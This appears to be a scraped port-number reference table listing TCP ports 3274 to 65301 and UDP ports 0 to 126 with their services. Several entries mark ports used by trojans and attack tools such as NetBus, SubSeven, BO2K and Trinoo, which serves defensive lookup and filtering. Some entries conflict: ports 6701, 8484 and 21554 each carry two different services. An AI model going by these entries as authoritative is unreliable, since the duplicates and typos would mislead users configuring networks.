TCP 3274 Ordinox Server
TCP 3275 SAMD
TCP 3276 Maxim ASICs
TCP 3277 AWG Proxy
TCP 3278 LKCM Server
TCP 3279 admind
TCP 3280 VS Server
TCP 3281 SYSOPT
TCP 3282 Datusorb
TCP 3283 Net Assistant
TCP 3284 4Talk
TCP 3285 Plato
TCP 3286 E-Net
TCP 3287 DIRECTVDATA
TCP 3288 COPS
TCP 3289 ENPC
TCP 3290 CAPS LOGISTICS TOOLKIT - LM
TCP 3291 S A Holditch & Associates - LM
TCP 3292 Cart O Rama
TCP 3293 fg-fps
TCP 3294 fg-gip
TCP 3295 Dynamic IP Lookup
TCP 3296 Rib License Manager
TCP 3297 Cytel License Manager
TCP 3298 Transview
TCP 3299 pdrncs
TCP 3300 bmc-patrol-agent
TCP 3301 Unathorised use by SAP R/3
TCP 3302 MCS Fastmail
TCP 3303 OP Session Client
TCP 3304 OP Session Server
TCP 3305 ODETTE-FTP

```
TCP  3306  MySQL
TCP  3307  OP Session Proxy
TCP  3308  TNS Server
TCP  3309  TNS ADV
TCP  3310  Dyna Access
TCP  3311  MCNS Tel Ret
TCP  3312  Application Management
Server
TCP  3313  Unify Object Broker
TCP  3314  Unify Object Host
TCP  3315  CDID
TCP  3316  AICC/CMI
TCP  3317  VSAI PORT
TCP  3318  Swith to Swith Routing
Information Protocol
TCP  3319  SDT License Manager
TCP  3320  Office Link 2000
TCP  3321  VNSSTR
TCP  3325  isi.edu
TCP  3326  SFTU
TCP  3327  BBARS
TCP  3328  Eaglepoint License Manager
TCP  3329  HP Device Disc
TCP  3330  MCS Calypso ICF
TCP  3331  MCS Messaging
TCP  3332  MCS Mail Server
TCP  3333  DEC Notes
TCP  3334  Direct TV Webcasting
TCP  3335  Direct TV Software Updates
TCP  3336  Direct TV Tickers
TCP  3337  Direct TV Data Catalog
TCP  3338  OMF data b
TCP  3339  OMF data l
TCP  3340  OMF data m
TCP  3341  OMF data h
TCP  3342  WebTIE
TCP  3343  MS Cluster Net
TCP  3344  BNT Manager
TCP  3345  Influence
TCP  3346  Trnsprnt Proxy
TCP  3347  Phoenix RPC
TCP  3348  Pangolin Laser
TCP  3349  Chevin Services
TCP  3350  FINDVIATV
TCP  3351  BTRIEVE
TCP  3352  SSQL
TCP  3353  FATPIPE
TCP  3354  SUITJD
TCP  3355  Ordinox Dbase
TCP  3356  UPNOTIFYPS
TCP  3357  Adtech Test IP
TCP  3358  Mp Sys Rmsvr
TCP  3359  WG NetForce
TCP  3360  KV Server
TCP  3361  KV Agent
TCP  3362  DJ ILM
TCP  3363  NATI Vi Server
TCP  3364  Creative Server
TCP  3365  Content Server
TCP  3366  Creative Partner
TCP  3371  ccm.jf.intel.com
TCP  3372  TIP 2
TCP  3373  Lavenir License Manager
TCP  3374  Cluster Disc
TCP  3375  VSNM Agent
TCP  3376  CD Broker
TCP  3377  Cogsys Network License
Manager
TCP  3378  WSICOPY
TCP  3379  SOCORFS
TCP  3380  SNS Channels
TCP  3381  Geneous
TCP  3382  Fujitsu Network Enhanced
Antitheft function
TCP  3383  Enterprise Software Products
License Manager
TCP  3384  Cluster Management Services
TCP  3385  qnxnetman
TCP  3386  GPRS Data
TCP  3387  Back Room Net
TCP  3388  CB Server
TCP  3389  MS Terminal Server
TCP  3390  Distributed Service
Coordinator
TCP  3391  SAVANT
TCP  3392  EFI License Management
TCP  3393  D2K Tapestry Client to
Server
TCP  3394  D2K Tapestry Server to
Server
TCP  3395  Dyna License Manager (Elam)
TCP  3396  Printer Agent
TCP  3397  Cloanto License Manager
TCP  3398  Mercantile
TCP  3399  CSMS
TCP  3400  CSMS2
TCP  3401  filecast
TCP  3421  Bull Apprise portmapper
TCP  3454  Apple Remote Access Protocol
TCP  3455  RSVP Port
TCP  3456  VAT default data
TCP  3457  VAT default control
TCP  3458  D3WinOsfi
TCP  3459  TIP Integral
TCP  3460  EDM Manger
TCP  3461  EDM Stager
TCP  3462  EDM STD Notify
TCP  3463  EDM ADM Notify
TCP  3464  EDM MGR Sync
TCP  3465  EDM MGR Cntrl
TCP  3466  WORKFLOW
TCP  3467  RCST
TCP  3468  TTCM Remote Controll
TCP  3469  Pluribus
TCP  3470  jt400
TCP  3471  jt400-ssl
TCP  3535  MS-LA
TCP  3563  Watcom Debug
TCP  3572  harlequin.co.uk
TCP  3672  harlequinorb
TCP  3802  VHD
TCP  3845  V-ONE Single Port Proxy
TCP  3862  GIGA-POCKET
TCP  3875  PNBSCADA
TCP  3900  Unidata UDT OS
TCP  3984  MAPPER network node manager
TCP  3985  MAPPER TCP/IP server
TCP  3986  MAPPER workstation server
TCP  3987  Centerline
TCP  4000  Terabase
TCP  4001  Cisco mgmt/NewOak
TCP  4002  pxc-spvr-ft
TCP  4003  pxc-splr-ft
TCP  4004  pxc-roid
TCP  4005  pxc-pin
TCP  4006  pxc-spvr
TCP  4007  pxc-splr
TCP  4008  NetCheque accounting
TCP  4009  Chimera HWM
TCP  4010  Samsung Unidex
TCP  4011  Alternate Service Boot
TCP  4012  PDA Gate
TCP  4013  ACL Manager
TCP  4014  TAICLOCK
TCP  4015  Talarian Mcast
TCP  4016  Talarian Mcast
TCP  4017  Talarian Mcast
TCP  4018  Talarian Mcast
TCP  4019  Talarian Mcast
TCP  4045  nfs-lockd
TCP  4096  BRE (Bridge Relay Element)
TCP  4097  Patrol View
TCP  4098  drmsfsd
TCP  4099  DPCP
```

TCP 4132 NUTS Daemon
TCP 4133 NUTS Bootp Server
TCP 4134 NIFTY-Serve HMI protocol
TCP 4141 Workflow Server
TCP 4142 Document Server
TCP 4143 Document Replication
TCP 4144 Compuserve pc windows
TCP 4160 Jini Discovery
TCP 4199 EIMS ADMIN
TCP 4299 earth.path.net
TCP 4300 Corel CCam
TCP 4321 Remote Who Is
TCP 4333 mini-sql server
TCP 4343 UNICALL
TCP 4344 VinaInstall
TCP 4345 Macro 4 Network AS
TCP 4346 ELAN LM
TCP 4347 LAN Surveyor
TCP 4348 ITOSE
TCP 4349 File System Port Map
TCP 4350 Net Device
TCP 4351 PLCY Net Services
TCP 4353 F5 iQuery
TCP 4442 Saris
TCP 4443 Pharos
TCP 4444 NV Video default
TCP 4445 UPNOTIFYP
TCP 4446 N1-FWP
TCP 4447 N1-RMGMT
TCP 4448 ASC Licence Manager
TCP 4449 PrivateWire
TCP 4450 Camp
TCP 4451 CTI System Msg
TCP 4452 CTI Program Load
TCP 4453 NSS Alert Manager
TCP 4454 NSS Agent Manager
TCP 4455 PR Chat User
TCP 4456 PR Chat Server
TCP 4457 PR Register
TCP 4500 sae-urn
TCP 4501 urn-x-cdchoice
TCP 4545 WorldScores
TCP 4546 SF License Manager (Sentinel)
TCP 4547 Lanner License Manager
TCP 4557 FAX transmission service
TCP 4559 HylaFAX client-service protocol
TCP 4567 TRAM
TCP 4568 BMC Reporting
TCP 4600 Piranha1
TCP 4601 Piranha2
TCP 4672 remote file access server
TCP 4800 Icona Instant Messenging System
TCP 4801 Icona Web Embedded Chat
TCP 4802 Icona License System Server
TCP 4827 HTCP
TCP 4837 Varadero-0
TCP 4838 Varadero-1
TCP 4868 Photon Relay
TCP 4869 Photon Relay Debug
TCP 4885 ABBS
TCP 4983 AT&T Intercom
TCP 5000 UPnP / filmaker.com / Socket de Troie (Windows Trojan)
TCP 5001 filmaker.com / Socket de Troie (Windows Trojan)
TCP 5002 radio free ethernet
TCP 5003 FileMaker Inc. - Proprietary transport
TCP 5004 avt-profile-1
TCP 5005 avt-profile-2
TCP 5006 wsm server
TCP 5007 wsm server ssl
TCP 5010 TelepathStart
TCP 5011 TelepathAttack
TCP 5020 zenginkyo-1
TCP 5021 zenginkyo-2
TCP 5042 asnaacceler8db
TCP 5050 multimedia conference control tool
TCP 5051 ITA Agent
TCP 5052 ITA Manager
TCP 5055 UNOT
TCP 5060 SIP
TCP 5069 I/Net 2000-NPR
TCP 5071 PowerSchool
TCP 5093 Sentinel LM
TCP 5099 SentLM Srv2Srv
TCP 5145 RMONITOR SECURE
TCP 5150 Ascend Tunnel Management Protocol
TCP 5151 ESRI SDE Instance
TCP 5152 ESRI SDE Instance Discovery
TCP 5165 ife_1corp
TCP 5190 America-Online
TCP 5191 AmericaOnline1
TCP 5192 AmericaOnline2
TCP 5193 AmericaOnline3
TCP 5200 Targus AIB 1
TCP 5201 Targus AIB 2
TCP 5202 Targus TNTS 1
TCP 5203 Targus TNTS 2
TCP 5232 SGI Distribution Graphics
TCP 5236 padl2sim
TCP 5272 PK
TCP 5300 HA cluster heartbeat
TCP 5301 HA cluster general services
TCP 5302 HA cluster configuration
TCP 5303 HA cluster probing
TCP 5304 HA Cluster Commands
TCP 5305 HA Cluster Test
TCP 5306 Sun MC Group
TCP 5307 SCO AIP
TCP 5308 CFengine
TCP 5309 J Printer
TCP 5310 Outlaws
TCP 5311 TM Login
TCP 5400 Excerpt Search / Blade Runner (Windows Trojan)
TCP 5401 Excerpt Search Secure / Blade Runner (Windows Trojan)
TCP 5402 MFTP / Blade Runner (Windows Trojan)
TCP 5403 HPOMS-CI-LSTN
TCP 5404 HPOMS-DPS-LSTN
TCP 5405 NetSupport
TCP 5406 Systemics Sox
TCP 5407 Foresyte-Clear
TCP 5408 Foresyte-Sec
TCP 5409 Salient Data Server
TCP 5410 Salient User Manager
TCP 5411 ActNet
TCP 5412 Continuus
TCP 5413 WWIOTALK
TCP 5414 StatusD
TCP 5415 NS Server
TCP 5416 SNS Gateway
TCP 5417 SNS Agent
TCP 5418 MCNTP
TCP 5419 DJ-ICE
TCP 5420 Cylink-C
TCP 5421 Net Support 2
TCP 5422 Salient MUX
TCP 5423 VIRTUALUSER
TCP 5426 DEVBASIC
TCP 5427 SCO-PEER-TTA
TCP 5428 TELACONSOLE
TCP 5429 Billing and Accounting System Exchange
TCP 5430 RADEC CORP
TCP 5431 PARK AGENT
TCP 5432 postgres database server

```
TCP  5435  Data Tunneling Transceiver
Linking (DTTL)
TCP  5454  apc-tcp-udp-4
TCP  5455  apc-tcp-udp-5
TCP  5456  apc-tcp-udp-6
TCP  5461  SILKMETER
TCP  5462  TTL Publisher
TCP  5465  NETOPS-BROKER
TCP  5500  fcp-addr-srvr1
TCP  5501  fcp-addr-srvr2
TCP  5502  fcp-srvr-inst1
TCP  5503  fcp-srvr-inst2
TCP  5504  fcp-cics-gw1
TCP  5510  ACE/Server Services
TCP  5520  ACE/Server Services
TCP  5530  ACE/Server Services
TCP  5540  ACE/Server Services
TCP  5550  ACE/Server Services
TCP  5554  SGI ESP HTTP
TCP  5555  Personal Agent
TCP  5556  Mtbd (mtb backup)
TCP  5559  Enterprise Security Remote
Install axent.com
TCP  5599  Enterprise Security Remote
Install
TCP  5600  Enterprise Security Manager
TCP  5601  Enterprise Security Agent
TCP  5602  A1-MSC
TCP  5603  A1-BS
TCP  5604  A3-SDUNode
TCP  5605  A4-SDUNode
TCP  5631  pcANYWHEREdata
TCP  5632  pcANYWHEREstat
TCP  5678  Remote Replication Agent
Connection
TCP  5679  Direct Cable Connect Manager
TCP  5680  Canna (Japanese Input)
TCP  5713  proshare conf audio
TCP  5714  proshare conf video
TCP  5715  proshare conf data
TCP  5716  proshare conf request
TCP  5717  proshare conf notify
TCP  5729  Openmail User Agent Layer
TCP  5741  IDA Discover Port 1
TCP  5742  IDA Discover Port 2 /
Wincrash (Windows Trojan)
TCP  5745  fcopy-server
TCP  5746  fcopys-server
TCP  5755  OpenMail Desk Gateway server
TCP  5757  OpenMail X.500 Directory
Server
TCP  5766  OpenMail NewMail Server
TCP  5767  OpenMail Suer Agent Layer
(Secure)
TCP  5768  OpenMail CMTS Server
TCP  5771  NetAgent
TCP  5800  VNC Virtual Network
Computing
TCP  5801  vnc
TCP  5813  ICMPD
TCP  5859  WHEREHOO
TCP  5968  mppolicy-v5
TCP  5969  mppolicy-mgr
TCP  5977  NCD preferences TCP port
TCP  5978  NCD diagnostic TCP port
TCP  5979  NCD configuration TCP port
TCP  5997  NCD preferences telnet port
TCP  5998  NCD diagnostic telnet port
TCP  5999  CVSup
TCP  6000  X-Windows
TCP  6001  Cisco mgmt
TCP  6063  X Windows System mit.edu
TCP  6064  NDL-AHP-SVC
TCP  6065  WinPharaoh
TCP  6066  EWCTSP
TCP  6067  SRB
TCP  6068  GSMP
TCP  6069  TRIP
TCP  6070  Messageasap
TCP  6071  SSDTP
TCP  6072  DIAGNOSE-PROC
TCP  6073  DirectPlay8
TCP  6100  SynchroNet-db
TCP  6101  SynchroNet-rtc
TCP  6102  SynchroNet-upd
TCP  6103  RETS
TCP  6104  DBDB
TCP  6105  Prima Server
TCP  6106  MPS Server
TCP  6107  ETC Control
TCP  6108  Sercomm-SCAdmin
TCP  6109  GLOBECAST-ID
TCP  6110  HP SoftBench CM
TCP  6111  HP SoftBench Sub-Process
Control
TCP  6112  dtspcd
TCP  6123  Backup Express
TCP  6141  Meta Corporation License
Manager
TCP  6142  Aspen Technology License
Manager
TCP  6143  Watershed License Manager
TCP  6144  StatSci License Manager - 1
TCP  6145  StatSci License Manager - 2
TCP  6146  Lone Wolf Systems License
Manager
TCP  6147  Montage License Manager
TCP  6148  Ricardo North America
License Manager
TCP  6149  tal-pod
TCP  6253  CRIP
TCP  6321  Empress Software
Connectivity Server 1
TCP  6322  Empress Software
Connectivity Server 2
TCP  6346  Gnutella file sharing
Application
TCP  6389  clariion-evr01
TCP  6400  saegatesoftware.com
TCP  6401  saegatesoftware.com
TCP  6402  saegatesoftware.com
TCP  6403  saegatesoftware.com
TCP  6404  saegatesoftware.com
TCP  6405  saegatesoftware.com
TCP  6406  saegatesoftware.com
TCP  6407  saegatesoftware.com
TCP  6408  saegatesoftware.com
TCP  6409  saegatesoftware.com
TCP  6410  saegatesoftware.com
TCP  6455  SKIP Certificate Receive
TCP  6456  SKIP Certificate Send
TCP  6471  LVision License Manager
TCP  6500  BoKS Master
TCP  6501  BoKS Servc
TCP  6502  BoKS Servm
TCP  6503  BoKS Clntd
TCP  6505  BoKS Admin Private Port
TCP  6506  BoKS Admin Public Port
TCP  6507  BoKS Dir Server Private Port
TCP  6508  BoKS Dir Server Public Port
TCP  6547  apc-tcp-udp-1
TCP  6548  apc-tcp-udp-2
TCP  6549  apc-tcp-udp-3
TCP  6550  fg-sysupdate
TCP  6558  xdsxdm
TCP  6665  Internet Relay Chat
TCP  6666  IRC
TCP  6667  IRC
TCP  6669  Internet Relay Chat
TCP  6670  Vocaltec Global Online
Directory / Deep Throat 2 (Windows
Trojan)
TCP  6672  vision_server
TCP  6673  vision_elmd
```

TCP 6699 Napster
TCP 6700 Napster / Carracho (server)
TCP 6701 Napster / Carracho (server)
TCP 6711 SubSeven (Windows Trojan)
TCP 6701 KTI/ICAD Nameserver
TCP 6723 DDOS communication TCP
TCP 6767 BMC PERFORM AGENT
TCP 6768 BMC PERFORM MGRD
TCP 6776 SubSeven/BackDoor-G (Windows
Trojan)
TCP 6790 HNMP
TCP 6831 ambit-lm
TCP 6841 Netmo Default
TCP 6842 Netmo HTTP
TCP 6850 ICCRUSHMORE
TCP 6888 MUSE
TCP 6961 JMACT3
TCP 6962 jmevt2
TCP 6963 swismgr1
TCP 6964 swismgr2
TCP 6965 swistrap
TCP 6966 swispol
TCP 6969 acmsoda
TCP 6998 IATP-highPri
TCP 6999 IATP-normalPri
TCP 7000 file server itself
TCP 7001 callbacks to cache managers
TCP 7002 users & groups database
TCP 7003 volume location database
TCP 7004 AFS/Kerberos authentication
service
TCP 7005 volume managment server
TCP 7006 error interpretation service
TCP 7007 basic overseer process
TCP 7008 server-to-server updater
TCP 7009 remote cache manager service
TCP 7010 onlinet uninterruptable
power supplies
TCP 7011 Talon Discovery Port
TCP 7012 Talon Engine
TCP 7013 Microtalon Discovery
TCP 7014 Microtalon Communications
TCP 7015 Talon Webserver
TCP 7020 DP Serve
TCP 7021 DP Serve Admin
TCP 7070 ARCP
TCP 7099 lazy-ptop
TCP 7100 X Font Service
TCP 7121 Virtual Prototypes License
Manager
TCP 7141 vnet.ibm.com
TCP 7161 Catalyst
TCP 7174 Clutild
TCP 7200 FODMS FLIP
TCP 7201 DLIP
TCP 7323 3.11 Remote Administration
TCP 7326 Internet Citizen's Band
TCP 7390 The Swiss Exchange swx.ch
TCP 7395 winqedit
TCP 7426 OpenView DM Postmaster
Manager
TCP 7427 OpenView DM Event Agent
Manager
TCP 7428 OpenView DM Log Agent
Manager
TCP 7429 OpenView DM rqt
communication
TCP 7430 OpenView DM xmpv7 api pipe
TCP 7431 OpenView DM ovc/xmpv3 api
pipe
TCP 7437 Faximum
TCP 7491 telops-lmd
TCP 7511 pafec-lm
TCP 7544 FlowAnalyzer DisplayServer
TCP 7545 FlowAnalyzer UtilityServer
TCP 7566 VSI Omega
TCP 7570 Aries Kfinder
TCP 7588 Sun License Manager
TCP 7597 TROJAN WORM
TCP 7633 PMDF Management
TCP 7640 CUSeeMe
TCP 7777 cbt
TCP 7778 Interwise
TCP 7781 accu-lmgr
TCP 7786 MINIVEND
TCP 7932 Tier 2 Data Resource Manager
TCP 7933 Tier 2 Business Rules
Manager
TCP 7967 Supercell
TCP 7979 Micromuse-ncps
TCP 7980 Quest Vista
TCP 7999 iRDMI2
TCP 8000 HTTP/iRDMI
TCP 8001 HTTP/VCOM Tunnel
TCP 8002 HTTP/Teradata ORDBMS
TCP 8008 HTTP Alternate
TCP 8032 ProEd
TCP 8033 MindPrint
TCP 8080 HTTP
TCP 8130 INDIGO-VRMI
TCP 8131 INDIGO-VBCP
TCP 8160 Patrol
TCP 8161 Patrol SNMP
TCP 8181 IPSwitch IMail / Monitor
TCP 8200 TRIVNET
TCP 8201 TRIVNET
TCP 8204 LM Perfworks
TCP 8205 LM Instmgr
TCP 8206 LM Dta
TCP 8207 LM SServer
TCP 8208 LM Webwatcher
TCP 8351 Server Find
TCP 8376 Cruise ENUM
TCP 8377 Cruise SWROUTE
TCP 8378 Cruise CONFIG
TCP 8379 Cruise DIAGS
TCP 8380 Cruise UPDATE
TCP 8484 Ipswitch IMail
TCP 8400 cvd
TCP 8401 sabarsd
TCP 8402 abarsd
TCP 8403 admind
TCP 8431 Micro PC-Cilin
TCP 8450 npmp
TCP 8473 Virtual Point to Point
TCP 8484 Ipswitch Web Calendar
TCP 8554 RTSP Alternate (see port
554)
TCP 8733 iBus
TCP 8763 MC-APPSERVER
TCP 8764 OPENQUEUE
TCP 8765 Ultraseek HTTP
TCP 8804 truecm
TCP 8880 CDDBP
TCP 8888 NewsEDGE server TCP (TCP
1)
TCP 8889 Desktop Data TCP 1
TCP 8890 Desktop Data TCP 2
TCP 8891 Desktop Data TCP 3: NESS
application
TCP 8892 Desktop Data TCP 4: FARM
product
TCP 8893 Desktop Data TCP 5:
NewsEDGE/Web application
TCP 8894 Desktop Data TCP 6: COAL
application
TCP 8900 JMB-CDS 1
TCP 8901 JMB-CDS 2
TCP 8999 Firewall
TCP 9000 CSlistener
TCP 9001 cisco-xremote
TCP 9090 WebSM
TCP 9100 HP JetDirect card hp.com
TCP 9160 NetLOCK1

TCP 9161 NetLOCK2
TCP 9162 NetLOCK3
TCP 9163 NetLOCK4
TCP 9164 NetLOCK5
TCP 9200 WAP connectionless session service
TCP 9201 WAP session service
TCP 9202 WAP secure connectionless session service
TCP 9203 WAP secure session service
TCP 9204 WAP vCard
TCP 9205 WAP vCal
TCP 9206 WAP vCard Secure
TCP 9207 WAP vCal Secure
TCP 9321 guibase
TCP 9343 MpIdcMgr
TCP 9344 Mphlpdmc
TCP 9374 fjdmimgr
TCP 9396 fjinvmgr
TCP 9397 MpIdcAgt
TCP 9500 ismserver
TCP 9535 Remote man server
TCP 9537 Remote man server, testing
TCP 9594 Message System
TCP 9595 Ping Discovery Service
TCP 9600 MICROMUSE-NCPW
TCP 9753 rasadv
TCP 9876 Session Director
TCP 9888 CYBORG Systems
TCP 9898 MonkeyCom
TCP 9899 SCTP TUNNELING
TCP 9900 IUA
TCP 9909 domaintime
TCP 9950 APCPCPLUSWIN1
TCP 9951 APCPCPLUSWIN2
TCP 9952 APCPCPLUSWIN3
TCP 9992 Palace
TCP 9993 Palace
TCP 9994 Palace
TCP 9995 Palace
TCP 9996 Palace
TCP 9997 Palace
TCP 9998 Distinct32
TCP 9999 distinct
TCP 10000 Network Data Management Protocol
TCP 10001 queue
TCP 10002 poker
TCP 10003 gateway
TCP 10004 remp
TCP 10005 Secure telnet
TCP 10007 MVS Capacity
TCP 10012 qmaster
TCP 10080 Amanda
TCP 10082 Amanda Indexing
TCP 10083 Amanda Tape Indexing
TCP 10113 NetIQ Endpoint
TCP 10114 NetIQ Qcheck
TCP 10115 Ganymede Endpoint
TCP 10128 BMC-PERFORM-SERVICE DAEMON
TCP 10288 Blocks
TCP 10520 Acid Shivers (Windows Trojan)
TCP 11000 IRISA
TCP 11001 Metasys
TCP 11111 Viral Computing Environment (VCE)
TCP 11367 ATM UHAS
TCP 11720 h323 Call Signal Alternate
TCP 12000 IBM Enterprise Extender SNA XID Exchange
TCP 12001 IBM Enterprise Extender SNA COS Network Priority
TCP 12002 IBM Enterprise Extender SNA COS High Priority
TCP 12003 IBM Enterprise Extender SNA COS Medium Priority
TCP 12004 IBM Enterprise Extender SNA COS Low Priority
TCP 12172 HiveP
TCP 12345 Netbus (Windows Trojan)
TCP 12346 NetBus (Windows Trojan)
TCP 12361 Whack-a-mole (Windows Trojan)
TCP 12362 Whack-a-mole (Windows Trojan)
TCP 12753 tsaf port
TCP 12754 DDOS communication TCP
TCP 13160 I-ZIPQD
TCP 13223 PowWow Client
TCP 13224 PowWow Server
TCP 13326 game
TCP 13720 BPRD Protocol (VERITAS NetBackup)
TCP 13721 BPBRM Protocol (VERITAS NetBackup)
TCP 13722 BP Java MSVC Protocol
TCP 13782 VERITAS NetBackup
TCP 13783 VOPIED Protnocol
TCP 13818 DSMCC Config
TCP 13819 DSMCC Session Messages
TCP 13820 DSMCC Pass-Thru Messages
TCP 13821 DSMCC Download Protocol
TCP 13822 DSMCC Channel Change Protocol
TCP 14001 ITU SCCP (SS7)
TCP 15104 DDOS communication TCP
TCP 16360 netserialext1
TCP 16361 netserialext2
TCP 16367 netserialext3
TCP 16368 netserialext4
TCP 16660 Stacheldraht distributed attack tool client
TCP 16959 Subseven DEFCON8 2.1 backdoor remote access tool
TCP 16991 INTEL-RCI-MP
TCP 17007 isode-dua
TCP 17219 Chipper
TCP 18000 Beckman Instruments Inc.
TCP 18181 OPSEC CVP
TCP 18182 OPSEC UFP
TCP 18183 OPSEC SAM
TCP 18184 OPSEC LEA
TCP 18185 OPSEC OMI
TCP 18187 OPSEC ELA
TCP 18463 AC Cluster
TCP 18753 Shaft distributed attack tool handler -agent
TCP 18888 APCNECMP
TCP 19283 Key Server for SASSAFRAS
TCP 19315 Key Shadow for SASSAFRAS
TCP 19410 hp-sco
TCP 19411 hp-sca
TCP 19412 HP-SESSMON
TCP 19541 JCP Client
TCP 20000 DNP
TCP 20005 xcept4 (German Telekom's CEPT videotext service)
TCP 20034 NetBus 2 Pro (Windows Trojan)
TCP 20432 Shaft distributed attack client
TCP 20670 Track
TCP 20999 At Hand MMP
TCP 21554 (trojan)
TCP 21590 VoFR Gateway
TCP 21845 webphone
TCP 21846 NetSpeak Corp. Directory Services
TCP 21847 NetSpeak Corp. Connection Services
TCP 21848 NetSpeak Corp. Automatic Call Distribution

TCP 21849 NetSpeak Corp. Credit Processing System
TCP 22000 SNAPenetIO
TCP 22001 OptoControl
TCP 22273 wnn6
TCP 22289 Wnn6 (Chinese Input)
TCP 22305 Wnn6 (Korean Input)
TCP 22321 Wnn6 (Taiwanese Input)
TCP 22555 Vocaltec Web Conference
TCP 22800 Telerate Information Platform LAN
TCP 22951 Telerate Information Platform WAN
TCP 24000 med-ltp
TCP 24001 med-fsp-rx
TCP 24002 med-fsp-tx
TCP 24003 med-supp
TCP 24004 med-ovw
TCP 24005 med-ci
TCP 24006 med-net-svc
TCP 24386 Intel RCI
TCP 24554 BINKP
TCP 25000 icl-twobase1
TCP 25001 icl-twobase2
TCP 25002 icl-twobase3
TCP 25003 icl-twobase4
TCP 25004 icl-twobase5
TCP 25005 icl-twobase6
TCP 25006 icl-twobase7
TCP 25007 icl-twobase8
TCP 25008 icl-twobase9
TCP 25009 icl-twobase10
TCP 21554 Girlfriend (Windows Trojan)
TCP 25793 Vocaltec Address Server
TCP 26000 quake
TCP 26208 wnn6-ds
TCP 26274 Delta Source (Windows Trojan)
TCP 27374 Linux.Ramen.Worm (RedHat Linux)
TCP 27665 Trinoo distributed attack tool Master server control port
TCP 27999 TW Authentication/Key Distribution and
TCP 30100 Netsphere (Windows Trojan)
TCP 30101 Netsphere (Windows Trojan)
TCP 30102 Netsphere (Windows Trojan)
TCP 31337 BO2K
TCP 31785 Hack-A-Tack (Windows Trojan)
TCP 31787 Hack-A-Tack (Windows Trojan)
TCP 32000 XtraMail v1.11
TCP 32768 Filenet TMS
TCP 32769 Filenet RPC
TCP 32770 Filenet NCH
TCP 32771 Sun RPC
TCP 32780 RPC
TCP 33434 traceroute use
TCP 34324 Big Gluck (Windows Trojan)
TCP 36865 KastenX Pipe
TCP 40421 Master's Paradise (Windows Trojan)
TCP 40422 Master's Paradise (Windows Trojan)
TCP 40423 Master's Paradise (Windows Trojan)
TCP 40426 Master's Paradise (Windows Trojan)
TCP 40841 CSCP
TCP 43118 reachout
TCP 43188 Reachout
TCP 44818 Rockwell Encapsulation
TCP 45678 EBA PRISE
TCP 45966 SSRServerMgr
TCP 47262 Delta Source (Windows Trojan)
TCP 47557 Databeam Corporation
TCP 47624 Direct Play Server
TCP 47806 ALC Protocol
TCP 47808 Building Automation and Control Networks
TCP 48000 Nimbus Controller
TCP 48001 Nimbus Spooler
TCP 48002 Nimbus Hub
TCP 48003 Nimbus Gateway
TCP 54320 Orifice 2000 (TCP)
TCP 65000 distributed attack tool / Devil (Windows Trojan)
TCP 65301 pcAnywhere-def

Up to the TCP port list

UDP Ports

UDP 0 Reserved
UDP 1 Port Service Multiplexer
UDP 2 Management Utility
UDP 3 Compression Process
UDP 4 Unassigned
UDP 5 Remote Job Entry
UDP 6 Unassigned
UDP 7 Echo
UDP 8 Unassigned
UDP 9 Discard
UDP 10 Unassigned
UDP 11 Active Users
UDP 12 Unassigned
UDP 13 Daytime
UDP 14 Unassigned
UDP 15 Unassigned
UDP 16 Unassigned
UDP 17 Quote of the Day
UDP 18 Message Send Protocol
UDP 19 Character Generator
UDP 20 File Transfer [Default Data]
UDP 21 File Transfer [Control]
UDP 22 SSH Remote Login Protocol
UDP 23 Telnet
UDP 24 any private mail system
UDP 25 Simple Mail Transfer
UDP 26 Unassigned
UDP 27 NSW User System FE
UDP 28 Unassigned
UDP 29 MSG ICP
UDP 30 Unassigned
UDP 31 MSG Authentication
UDP 32 Unassigned
UDP 33 Display Support Protocol
UDP 34 Unassigned
UDP 35 any private printer server
UDP 36 Unassigned
UDP 37 Time
UDP 38 Route Access Protocol
UDP 39 Resource Location Protocol
UDP 40 Unassigned
UDP 41 Graphics
UDP 42 Host Name Server
UDP 43 Who Is
UDP 44 MPM FLAGS Protocol
UDP 45 Message Processing Module [recv]
UDP 46 MPM [default send]
UDP 47 NI FTP
UDP 48 Digital Audit Daemon
UDP 49 Login Host Protocol (TACACS)
UDP 50 Remote Mail Checking Protocol
UDP 51 IMP Logical Address Maintenance

```
UDP  52  XNS Time Protocol
UDP  53  Domain Name Server
UDP  54  XNS Clearinghouse
UDP  55  ISI Graphics Language
UDP  56  XNS Authentication
UDP  57  any private terminal access
UDP  58  XNS Mail
UDP  59  any private file service
UDP  60  Unassigned
UDP  61  NI MAIL
UDP  62  ACA Services
UDP  63  whois++
UDP  64  Communications Integrator (CI)
UDP  65  TACACS-Database Service
UDP  66  Oracle SQL*NET
UDP  67  Bootstrap Protocol Server
UDP  68  Bootstrap Protocol Client
UDP  69  Trivial File Transfer
UDP  70  Gopher
UDP  71  Remote Job Service
UDP  72  Remote Job Service
UDP  73  Remote Job Service
UDP  74  Remote Job Service
UDP  75  any private dial out service
UDP  76  Distributed External Object
Store
UDP  77  any private RJE service
UDP  78  vettcp
UDP  79  Finger
UDP  80  World Wide Web HTTP
UDP  81  HOSTS2 Name Server
UDP  82  XFER Utility
UDP  83  MIT ML Device
UDP  84  Common Trace Facility
UDP  85  MIT ML Device
UDP  86  Micro Focus Cobol
UDP  87  any private terminal link
UDP  88  Kerberos
UDP  89  SU/MIT Telnet Gateway
UDP  90  DNSIX Securit Attribute Token
Map
UDP  91  MIT Dover Spooler
UDP  92  Network Printing Protocol
UDP  93  Device Control Protocol
UDP  94  Tivoli Object Dispatcher
UDP  95  SUPDUP
UDP  96  DIXIE Protocol Specification
UDP  97  Swift Remote Virtural File
Protocol
UDP  98  TAC News
UDP  99  Metagram Relay
UDP  101  NIC Host Name Server
UDP  102  ISO-TSAP Class 0
UDP  103  Genesis Point-to-Point Trans
Net
UDP  104  ACR-NEMA Digital Imag. &
Comm. 300
UDP  105  Mailbox Name Nameserver
UDP  106  3COM-TSMUX
UDP  107  Remote Telnet Service
UDP  108  SNA Gateway Access Server
UDP  109  Post Office Protocol -
Version 2
UDP  110  Post Office Protocol -
Version 3
UDP  111  SUN Remote Procedure Call
UDP  112  McIDAS Data Transmission
Protocol
UDP  113  Authentication Service
UDP  114  Audio News Multicast
UDP  115  Simple File Transfer Protocol
UDP  116  ANSA REX Notify
UDP  117  UUCP Path Service
UDP  118  SQL Services
UDP  119  Network News Transfer
Protocol
UDP  120  CFDPTKT
UDP  121  Encore Expedited Remote
Pro.Call
UDP  122  SMAKYNET
UDP  123  Network Time Protocol
UDP  124  ANSA REX Trader
UDP  125  Locus PC-Interface Net Map
Ser
UDP  126  Unisys Unitary Login
